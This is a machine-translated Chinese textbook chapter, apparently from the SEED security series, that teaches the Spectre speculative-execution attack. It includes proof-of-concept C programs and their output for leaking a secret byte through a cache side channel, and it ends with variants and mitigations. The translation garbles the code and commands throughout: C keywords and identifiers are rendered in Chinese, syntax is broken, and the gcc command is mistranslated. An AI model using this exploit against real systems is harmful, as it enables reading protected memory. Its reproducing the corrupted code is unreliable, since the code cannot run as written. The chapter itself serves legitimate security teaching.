

幽灵攻击

2017年，业界发现包括英特尔、AMD和ARM在内的众多现代处理器存在名为“幽灵”的攻击漏洞。该漏洞利用了大多数CPU中推测执行设计中的竞态条件缺陷，使得恶意程序能够读取本不可访问的数据区域。与“熔断”攻击不同，幽灵攻击的受限区域无需位于内核空间，甚至可能与恶意程序处于同一进程空间，这使得防御幽灵攻击的难度显著增加。

通过研究Spectre攻击，我们将能够掌握若干重要的计算机安全原则，包括竞争条件、侧信道攻击以及内存隔离。更重要的是

同样，我们将能够看到微架构级别的硬件特性如何影响安全性。

目录

18.1 引言	364
18.2 乱序执行和分支预测.....	364
18.3 幽灵攻击	367
18.4 用统计方法改进攻击	371
18.5 Spectre变体及其缓解	373
18.6 摘要	374

18.1 引言

与Meltdown攻击几乎同时被发现的Spectre攻击，利用了包括英特尔、AMD和ARM在内的多家现代处理器中存在的`关键漏洞`[Kocher等人，2018]。这些漏洞使得恶意程序能够突破进程间隔离和进程内隔离机制，从而读取本不应被其访问的数据区域。虽然硬件保护机制（进程间隔离）和软件保护机制（进程内隔离）本应阻止此类访问，但CPU设计中存在的漏洞却能绕过这些防护。由于该缺陷存在于硬件层面，除非更换计算机中的CPU，否则从根本上修复问题极为困难。Spectre漏洞代表了CPU设计中一类特殊的漏洞类型。与Meltdown漏洞一样，它们为安全教育提供了宝贵经验，尤其在硬件安全领域具有重要启示意义。

本章旨在向学生展示Spectre攻击的运作原理。通过预构建的Ubuntu 20.04虚拟机镜像（可从SEED网站下载），我们演示了该攻击的具体实施过程。由于攻击本身较为复杂，我们将其拆解为若干简单步骤，每个步骤都易于理解与操作。

本章所列代码已在我们预构建的Ubuntu 20.04虚拟机（基于英特尔处理器）上完成测试。虽然Spectre漏洞并非英特尔处理器独有，但本测试仅针对英特尔处理器设备。目前尚无法确定该代码是否适用于AMD处理器设备。

侧信道攻击利用CPU缓存实现。幽灵攻击同样通过CPU缓存作为侧信道，窃取受保护区域的机密信息。关于如何利用该侧信道的详细说明已在第17章阐述，建议读者在阅读本章前先通读第17章的前两节内容。

18.2 乱序执行与分支预测

幽灵攻击利用了大多数CPU内置的重要特性。为理解该特性，我们来看这段代码：当x小于size时，变量data将被更新。假设size的值为10，若x为15，则第3行代码将不会执行。

```
1 数据=0;
2  if      (x<size) {
3      数据      数据      +5;
4  }
```

从CPU外部观察时，关于第3行指令在特定条件下无法执行的说法确实成立。但若深入CPU内部，从微架构层面观察执行序列就会发现，即使x的值大于size，第3行指令仍可能成功执行。这得益于现代CPU采用的一项重要优化技术——乱序执行。

乱序执行是一种优化技术，可使CPU最大限度地利用其所有执行单元。该技术无需严格按顺序处理指令，而是通过乱序执行来实现资源的高效利用。

命令，CPU在所有所需资源可用时并行执行。当前操作的执行单元被占用时，其他执行单元可提前运行。

在上述代码示例中，从微架构层面来看，第2行代码包含两个操作：从内存中读取size的值，并将该值与x进行比较。如果size不在CPU缓存中，可能需要数百个CPU时钟周期才能读取该值。现代CPU不会坐等，而是尝试预测比较结果，并基于预估执行推测性分支。由于这种执行在比较完成前就开始了，因此被称为乱序执行。在进行乱序执行前，CPU会先保存当前状态和寄存器值。当size的值最终到达时，CPU会检查实际结果。如果预测正确，推测性执行就会被确认，从而获得显著的性能提升。如果预测错误，CPU会恢复到保存的状态，所有乱序执行产生的结果都将被丢弃，就像从未发生过一样。这就是为什么从外部看，第3行代码从未被执行。图18.1展示了由示例代码第2行引发的乱序执行。




图18.1：推测执行（乱序执行）

英特尔及多家CPU制造商在乱序执行设计上犯了一个重大错误。当本不该发生乱序执行时，他们消除了其对寄存器和内存的影响，使得执行过程不会产生任何可见效果。然而他们忽略了一个关键点——对CPU缓存的影响。在乱序执行过程中，内存中的数据会被同时读取到寄存器并存储在缓存中。如果需要丢弃乱序执行的结果，那么由该执行引发的缓存效应也应被清除。但遗憾的是，大多数CPU并不具备这种缓存清除机制，因此会产生可观测效应。通过第17章描述的侧信道技术，我们可以观测到这种现象。幽灵攻击巧妙利用这种可观测效应，成功破解了受保护的机密值。

18.2.1 一个实验

我们通过实验观察乱序执行的影响。实验代码如下所示，其中部分函数与第17章相同，故不再赘述（flushSideChannel()和

reloadsideChannel()的定义见第17章清单17.2。

清单18.1: SpectreExperiment.c

```
定义          缓存命中阈值（80）
定义 delta    1024

肠          大小=10;
uint8_t 数组[256*4096];
uint8_t temp=0;

空位受害者
{
    if          (x<size){          ①
        temp =array[x★ 4096 +delta];          ②
    }

void          flushSideChannel() (See Listing 17.2 in Chapter 17)
void          reloadSideChannel() {See Listing 17.2 in Chapter 17}

int          main(){
    int i;

    //清空探测数组
    flushSideChannel();

    // 训练CPU在victim()函数内部执行真分支 for (i = 0 ; i < 10 ; i++){
    ③          毫米计数器清除功能（&size）；
                受害人(i);          ④
    }

    //利用乱序执行漏洞 _mm_clflush(&size);

    for(i=0;i<256;i++)
        mm_clflush(&array[i*4096 +DELTA]);
    受害者(97);          ⑤

    1/重新加载探测阵列reloadsideChannel
    ();
    return (0);
}
```

只有当x的值小于10时，victim()函数才会执行真分支。我们希望当x大于size（即等于10）时执行分支，因此唯一的机会就是利用CPU的推测执行特性。问题在于如何让CPU在其推测执行中选择真-分支。

CPU要实现推测执行，必须具备预测条件判断结果的能力。它会记录历史分支执行轨迹，进而根据这些历史数据来预测推测执行时应选择的分支。因此，若要让CPU在推测执行中选择特定分支，就需要对其进行训练。

因此，我们选定的分支可作为预测结果。训练过程从第③行开始的for循环中进行。循环内调用victim()函数时，传入0到9之间的数值。由于这些数值小于size值，第①行的if条件始终执行真分支。该训练阶段本质上是训练CPU预期if条件为真。

CPU完成训练后，我们向victim()函数（第⑤行）传递一个更大的数值（97）。由于该数值大于size，实际执行时将跳转至victim()函数内部if条件的假分支，而非真分支。不过，我们已将变量size从内存中刷新，因此从内存获取其值可能需要一定时间。此时CPU将进行预测，并启动推测性执行。

18.2.2 实验结果

我们编译并运行SpectreExperiment.c程序。结果如下所示（参见第17.2.1章关于-march=native标志的说明）：

```
$gcc -march=native 幽灵实验
a.输出
array[97*4096 +1024]已存在于缓存中。
这个    密钥=97。
a.输出
a.输出
array[97*4096 +1024]已存在于缓存中。
这个    密钥=97。
a.输出
array[97*4096 +1024]已存在于缓存中。
这个    密钥=97。
```

从执行结果可以看出，当x的值为97时，第②行代码会被执行；否则，数组[97*4096+1024]元素将不会存在于缓存中。从代码本身可知，第②行不可能被执行，因为x=97的值大于数组的大小。然而，由于微架构级别的乱序执行和分支预测机制，该行代码实际上被执行了。

由于CPU缓存的额外数据，侧信道中可能存在一些噪声，我们将在后续降低该噪声，但目前，如同上述操作，我们对程序进行了多次执行。

我们进行一次修改：将第④行替换为“victim(i+20)”，然后重新运行程序。由于i+20的值始终大于size的取值范围，第①行if条件的假分支将始终被执行。本质上，我们是在训练CPU跳转到假分支。这应该会影响第⑤行调用victim()时的乱序执行——在乱序执行过程中，系统会选择假分支，因此数组元素[97×4096+1024]将不再被加载到缓存中。我们的执行结果已经验证了这一点。

18.3 幽灵攻击

正如前文所述，即便条件不成立，我们仍能让CPU执行if语句的真分支。若这种乱序执行不会产生明显影响，倒也无妨。但多数支持该功能的CPU并未进行清理操作。

缓存中会残留部分乱序执行的痕迹，幽灵攻击正是利用这些痕迹窃取受保护的机密信息。

这些秘密可能存在于另一个进程的数据中，也可能存在于同一进程的数据中。当秘密数据位于其他进程时，硬件层面的进程隔离机制可防止数据外泄。若数据存在于同一进程内，通常通过沙箱机制等软件防护手段实现保护。Spectre攻击可针对这两类秘密发起，但窃取其他进程数据的难度远高于同一进程数据。为简化说明，本章仅聚焦于窃取来自同一过程的数据

当用户在浏览器中打开不同服务器的网页时，这些页面通常会在同一进程内运行。浏览器内置的沙箱机制为这些页面提供了隔离环境，确保一个页面无法访问其他页面的数据。大多数软件防护依赖条件检查来决定是否允许访问。而幽灵攻击（Spectre）则能绕过条件检查，使CPU执行受保护的代码分支（乱序执行），从而彻底破坏访问验证机制。

18.3.1 实验装置




图18.2：实验装置：缓冲液与受保护的分泌物

图18.2展示了实验的实验设置。该设置包含两种区域类型：受限区域和非受限区域。限制机制通过下文描述的沙盒函数中的if条件实现。该沙盒函数仅当x值位于缓冲区上下限之间时，才会返回用户指定x值对应的缓冲区[x]值。因此，该沙盒函数永远不会向用户返回受限区域内的任何数据。

```
未定型整数 bound_lower =0;
无符号整型变量 bound_upper 的值为 9;
uint8_t 缓冲区[10]= (0,1,2,3,4,5,6,7,8,9) ;
```

```
//沙盒函数
uint8_t 限制访问 (size_t x)
```

```
if(x<=bound_upper && x>=bound_lower){
    return -buffer[x];
} else {
    return 0;
}
```

受限区域（缓冲区上方或下方）中存在一个秘密值，攻击者知晓该秘密的地址，但无法直接访问 存储秘密值的内存 。 访问秘密的唯一途径是通过上述沙盒函数 。 从上一节 我们了解到，虽然当x大于缓冲区大小时 - 分支永远不会 执行，但在微架构层面仍可能执行该分支，且 当执行被撤销时会留下某些痕迹 。

18.3.2 实验所用程序

基本Spectre攻击的代码如下所示。在此代码中，第①行定义了一个秘密。假设我们无法直接访问该秘密，下界_下，或上界_上 变量（我们假设可以将两个绑定变量从缓存中刷新）。我们的目标是 使用Spectre攻击打印出秘密 。 下面的代码只窃取了秘密的第一个字节 。

列表18.2: SpectreAttack.c

```
无符号的 肠 下限=0;
无符号整型变量 bound_upper 的值为 9;
uint8_t 缓冲区[10]=(0,1,2,3,4,5,6,7,8,9);
char *secret ="Some Secret Value"; ①
uint8_t 数组[256*4096];
```

定义缓存命中阈值（80）
定义 delta 1024

```
void flushSideChannel() (//See Listing 17.2 in Chapter 17)
void reloadsideChannel() (//See Listing 17.2 in Chapter 17)
```

//沙盒函数

```
uint8_t 限制访问（大小_t x）（
    if (x<=bound_upper && x>=bound_lower){
        return buffer[x];
    }else 返回0; }
}
```

空的 频谱攻击 超越索引)

```
int i;
uint8_t s;
挥发性碘
```

// 训练CPU在restrictedAccess()内部执行真实分支。 for (i = 0 ; i < 10 ; i ++)


```

受限访问(i);
}

//清空缓存中的bound_upper、bound_lower及array[]。
毫米计数器清除 (上限);
毫米计数器清除 (下限约束)
for(i=0;i<256;i++){
    {_mm_clflush(&array[i*4096 +DELTA]);}
    for (z = 0; z < 100; z++) {
        s =受限访问 (超出索引);
        数组[s*4096 +delta++] += 88;
    }
}

int main(){
    flushSideChannel();
    size_t index_beyond =(size_t)(secret-(char*)buffer);
    printf("secret: %p \n", secret);
    printf("buffer:p \n",buffer);
    printf("index of secret(out of bound):%d \n",index_beyond);
    光谱攻击 (超出索引);
    reloadSideChannel();
    return(0);
}

```

在上述代码中，第⑤行计算了密钥在缓冲区起始位置的偏移量（我们假设攻击者已知密钥地址；实际攻击中，攻击者有多种方式获取地址，包括猜测）。该偏移量必然超出缓冲区作用域，因此会大于缓冲区上限或小于下限（即为负数）。该偏移量被输入到受限访问函数（`restrictedAccess()`）中。由于我们已训练CPU在受限访问函数内部执行真分支，因此在乱序执行时，CPU会返回包含密钥值的缓冲区[超出索引]。

此时，密钥值s会触发将数组[]的第s个元素加载至缓存。这些操作最终都会被撤销，因此从外部观察，受限访问函数`restrictedAccess()`返回的仅是零值，而非密钥值。但缓存未被清除，数组[s*4096 +delta]仍保留在缓存中。现在，我们只需运用侧信道技术，就能确定数组[]中哪个元素存在于缓存中。

执行结果。我们编译并执行`SpectreAttack.c`。结果如下所示。可以看到秘密的索引为负数(-8208)，表明该秘密位于内存中的缓冲区下方。当`restrictedAccess()`返回`buffer[-8208]`时，它返回存储在地址`buffer-8208`的数据，这正是秘密字符串的第一个字节存储的位置。从结果可以看到秘密值是83，这是字母s的ASCII值。

```

$加号      -游行=原住民      幽灵攻击
a.输出
秘密:0x555555556008
缓冲区:0x555555558018
分泌指数 (超出范围): -8208
array[83*4096 +1024]已存在于缓存中。

```



```
秘密=83(S)。
```

```
a.输出
```

```
秘密:0x555555556008
```

```
缓冲区:0x555555558018
```

```
秘密索引（超出范围）:-8208 数组 [ 0 * 4096 +  
1024 ] 在缓存中。
```

```
秘密=0()。
```

```
array[83*4096+1024]已存在于缓存中。
```

```
秘密=83(S)。
```

我们还发现，有时会打印出两个秘密：一个是零，另一个是真正的秘密83。`array[0*4096+1024]`出现在缓存中的原因在于第④行。当参数超出缓冲区作用域时，受限访问函数受限`Access()`的返回值始终为零。因此，`s`的值始终为零，而`array[0*4096+1024]`元素始终被访问。

实际上，第④行被执行了两次。第一次执行是由于乱序执行，此时`s`的值为秘密值83。但CPU很快发现推测错误，随即丢弃该执行结果，程序回滚后，第④行再次执行，此时`s`的值为零，即正确值。

关于第②行代码的实验说明。我们先注释掉第②行代码，该代码会将两个绑定变量从缓存中清除。这一步骤看似多余，但若执行注释操作，攻击就会失效。幽灵攻击本质上属于竞态条件攻击：我们与执行单元进行时间赛跑，该单元正在检查输入数据是否符合缓冲区大小。如果在我们获取密钥前完成验证，攻击就会失败。因此，通过延缓验证过程可以提高成功率。代码中第②行会将绑定变量从缓存清除，导致验证耗时增加——因为此时需要先从内存加载变量，而非直接从缓存读取。

关于带星号标记的代码行实验。在程序中，我们用星号标记了三条代码行。这些代码行的目的是输出某些信息，但它们还承担着一个非常重要的功能。如果我们不先在调用`spectreAttack()`函数前添加`printf()`语句，攻击就会失效。输出的内容其实并不重要。在SEED Ubuntu 16.04虚拟机上，这种需求并不存在，但当我们把攻击移植到SEED Ubuntu 20.04虚拟机时，若缺少`printf`语句，攻击就会失效。我们尚未找到确切原因。该攻击利用了对时间敏感性极高的竞态条件，而`printf`语句不知为何能正确获取时间。

18.4 用统计方法改进攻击

在之前的实验中，我们发现实验结果存在噪声干扰，且准确性时有波动。这主要是由于CPU在缓存中会预存额外数值以备后续调用，或是阈值设定不够精确所致。这种缓存噪声可能影响攻击效果，因此需要多次重复实验。为避免手动操作，我们可使用以下代码实现自动化执行。

我们基本上采用了一种统计技术，这与我们在Meltdown攻击中使用的技术相同。其核心思想是创建一个256位的评分数组，每个可能的元素对应一个评分。

秘密值。随后我们多次运行攻击程序。每次当攻击程序判定k为秘密值时（该判定可能不准确），我们就在scores[k]中加1。在运行攻击程序多次后，我们采用得分最高的k值作为秘密值的最终估计。这种方法相比单次运行获得的结果更为可靠。修改后的代码如下所示。

清单18.3: Spectre攻击改进版.c

```
//我们省略了与SpectreAttack.c文件完全相同的代码

static int scores[256];
空的 reloadsideChannellImproved()
{

for(i=0;i<256;i++){

    if(time2 <=CACHE_HIT_THRESHOLD)
        scores[i]++; /*若缓存命中，则将该值加1*/
}

空的 频谱攻击 超越索引)

s=受限访问（超出索引范围）； ①
数组[s*4096+delta++] += 88; ②
}

int main(){
int i;
uint8_t s;
size_t index_beyond = (size_t) (secret - (char*)buffer);

flushSideChannel();
for(i=0;i<256;i++)scores[i]=0;

for(i=0;i<1000;i++){
    printf("*****\n"); ③
    光谱攻击（超出索引）；
    睡眠(10); ④
    reloadSideChannellImproved(); }

int max =0; ⑤
for(i=1;i<256;i++){
    if(scores[max]<scores[i])max =i;
}

printf("Reading secret value at index %ld\n",index_beyond);
printf("The secret value is 8d(c)\n",max,max);
printf("The number of hits is d\n",scores[max]);
return(0);
}
```

执行结果。我们编译并运行上述代码。我们会观察到得分最高的总是[0]。正如我们之前讨论的，第①行的返回值总是为零，因此第②行总会加载数组[0*4096+delta]，且scores[0]总是最高。

```
$加号      -游行=原住民      Spectre攻击改进版
a.输出
*****(很多行) 阅读 秘密的 价值 在 索引 -8208

秘密值为0()
这个 数字 的 击打 是 630
```

我们可以将第⑤行改为将变量max初始化为1，而不是0，基本上将[0]分数排除在比较之外。这样，我们就能找到下一个最高分数从执行结果，我们可以看到我们的攻击成功找到了秘密的第一个字节，即83，字母S的ASCII值（这是我们秘密信息的第一个字节）。

```
$加号      -游行=原住民      Spectre攻击改进版
a.输出
读取索引-8208处的机密值
秘密值为83(S)
命中数为197
```

实验步骤 ③ 与 ④。如前所述，步骤③看似多余，但若省略该步骤，攻击在SEED Ubuntu 20.04虚拟机上将无法成功。此外，在步骤④中，我们让程序休眠10微秒。这一点同样关键，因为程序休眠时长直接影响攻击成功率。我们尝试了不同休眠时间，下图展示了5次运行的平均结果。可以看出，若省略sleep()步骤，命中次数会显著降低。在竞态条件中，时间控制至关重要。

```
没有它：平均点击数：5
usleep(10);  average number of hits: 164
入睡（100）：平均命中数：361
睡眠(1000):平均命中数:111
```

窃取整个秘密字符串。在之前的实验中，我们只是读取了 秘密字符串 的第一个字母。 要使用Spectre攻击打印出第二个字母， 我们只需要将索引值增加 一个，并重复攻击。使用这种技术，我们可以窃取 整个字符串 。

18.5 Spectre变体与缓解措施

自2017年首次发现Spectre漏洞以来，已识别出多个变种，影响了多种处理器，包括英特尔、AMD、基于ARM-架构的以及IBM处理器。2018年5月3日，又有八个被暂命名为Spectre-NG的Spectre级漏洞被报告影响英特尔处理器，可能还涉及AMD和ARM处理器[Tung, 2018]。

由于Spectre漏洞源于CPU内部缺陷，要从根本上修复该漏洞，必须对CPU进行重新设计。最初专门针对Spectre漏洞的网站

Meltdown漏洞声明指出：“该名称源于其根本成因——推测性执行。由于修复难度较大，这一问题将长期困扰我们。”2018年3月，英特尔宣布已针对Meltdown及部分Spectre变种（非全部变种）开发出硬件修复方案。通过改进进程与权限层级隔离的新分区系统，这些漏洞得到了有效缓解[Smith, 2018]。

在CPU修复完成前，我们可暂时采用软件解决方案来缓解Spectre攻击。例如，浏览器可通过多种方式实现沙箱机制，消除推测执行带来的安全风险；同时还能增加噪声干扰或降低定时器分辨率，从而降低侧信道攻击的精准度。原始Spectre论文[Kocher等人, 2018]已对这些缓解方法进行了系统总结。

18.6 摘要

幽灵攻击利用了CPU内部的竞态条件漏洞。我们已在应用层、内核层和硬件层三个层面观察到竞态条件漏洞。建议读者花时间梳理这三种竞态条件漏洞，思考它们的异同。这种练习将有助于加深我们对竞态条件的理解。

幽灵漏洞与另一项针对CPU的攻击——熔断漏洞密切相关，两者几乎同时被发现。我们在第17章已经讨论过熔断漏洞。这两起攻击很可能只是微架构层面安全漏洞的冰山一角。自发现以来，又陆续发现了更多相关漏洞。对于设计用于提供安全保证的硬件，需要更细致地审视其微架构层面的决策是否容易受到类似熔断和幽灵的攻击影响。

□动手实验

我们为本章开发了一个SEED实验室。该实验室名为Spectre攻击实验室，托管在SEED网站上：<https://seedsecuritylabs.org>。该实验室的学习目标是让学生通过将课堂上所学的漏洞知识付诸实践，获得Spectre攻击的第一手经验。

□问题与资源

本章的作业题、课件和源代码可从本书下载

网站：<https://www.handsonsecurity.net/>。